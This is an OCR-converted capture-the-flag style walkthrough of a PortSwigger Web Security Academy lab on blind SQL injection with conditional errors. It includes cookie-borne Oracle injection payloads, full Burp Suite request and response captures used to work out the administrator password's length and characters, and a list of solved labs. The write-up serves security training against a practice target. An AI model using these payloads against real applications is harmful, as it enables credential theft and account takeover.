
- Then send:


```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

- And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a4d00d60474e42780d3084400550045.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET / HTTP/2
Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
Cookie: TrackingId=SUHrZVTXMHVqbuJa'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session=
OriHzb6JsySxfNCVgjOT3sItupl6Crhq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labs.css" rel="stylesheet">
<title>
Blind SQL injection with conditional errors
</title>
</head>
<script src="/resources/labheader/js/labHeader.js">
</script>
Search
0 highlights
Done
2,353 bytes | 203 millis
Event log (7)
All issues
Memory: 253.4MB
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 17
Response headers 3
Inspector
Notes



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a4d00d60474e42780d3084400550045.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET / HTTP/2
Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
Cookie: TrackingId=SUHrZVTXMHVqbuJa'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session=
OriHzb6JsySxfNCVgjOT3sItupl6Crhq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labs.css" rel="stylesheet">
<title>
Blind SQL injection with conditional errors
</title>
</head>
<script src="/resources/labheader/js/labHeader.js">
</script>
Search
0 highlights
Done
2,353 bytes | 189 millis
Event log (7)
All issues
Memory: 253.4MB
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 17
Response headers 3
Inspector
Notes







- After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.


- Get the password characters or numbers like this.do 20 times. cause, password length is 20.






- In the browser, click "My account" to open the login page. Use the password to log in as the `administrator` user.





Summary


SQL injection
LAB
APPRENTICE
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →
Solved
LAB
APPRENTICE
SQL injection vulnerability allowing login bypass →
Solved
LAB
PRACTITIONER
SQL injection attack, querying the database type and version on Oracle →
Solved
LAB
PRACTITIONER
SQL injection attack, querying the database type and version on MySQL and Microsoft →
Solved
LAB
PRACTITIONER
SQL injection attack, listing the database contents on non-Oracle databases →
Solved

LAB PRACTITIONER
SQL injection attack, listing the database contents on Oracle → ✓ Solved

LAB PRACTITIONER
SQL injection UNION attack, determining the number of columns returned by the query → ✓ Solved

LAB PRACTITIONER
SQL injection UNION attack, finding a column containing text → ✓ Solved

LAB PRACTITIONER
SQL injection UNION attack, retrieving data from other tables → ✓ Solved

LAB PRACTITIONER
SQL injection UNION attack, retrieving multiple values in a single column → ✓ Solved

LAB PRACTITIONER
Blind SQL injection with conditional responses → ✓ Solved

LAB PRACTITIONER
Blind SQL injection with conditional errors → ✓ Solved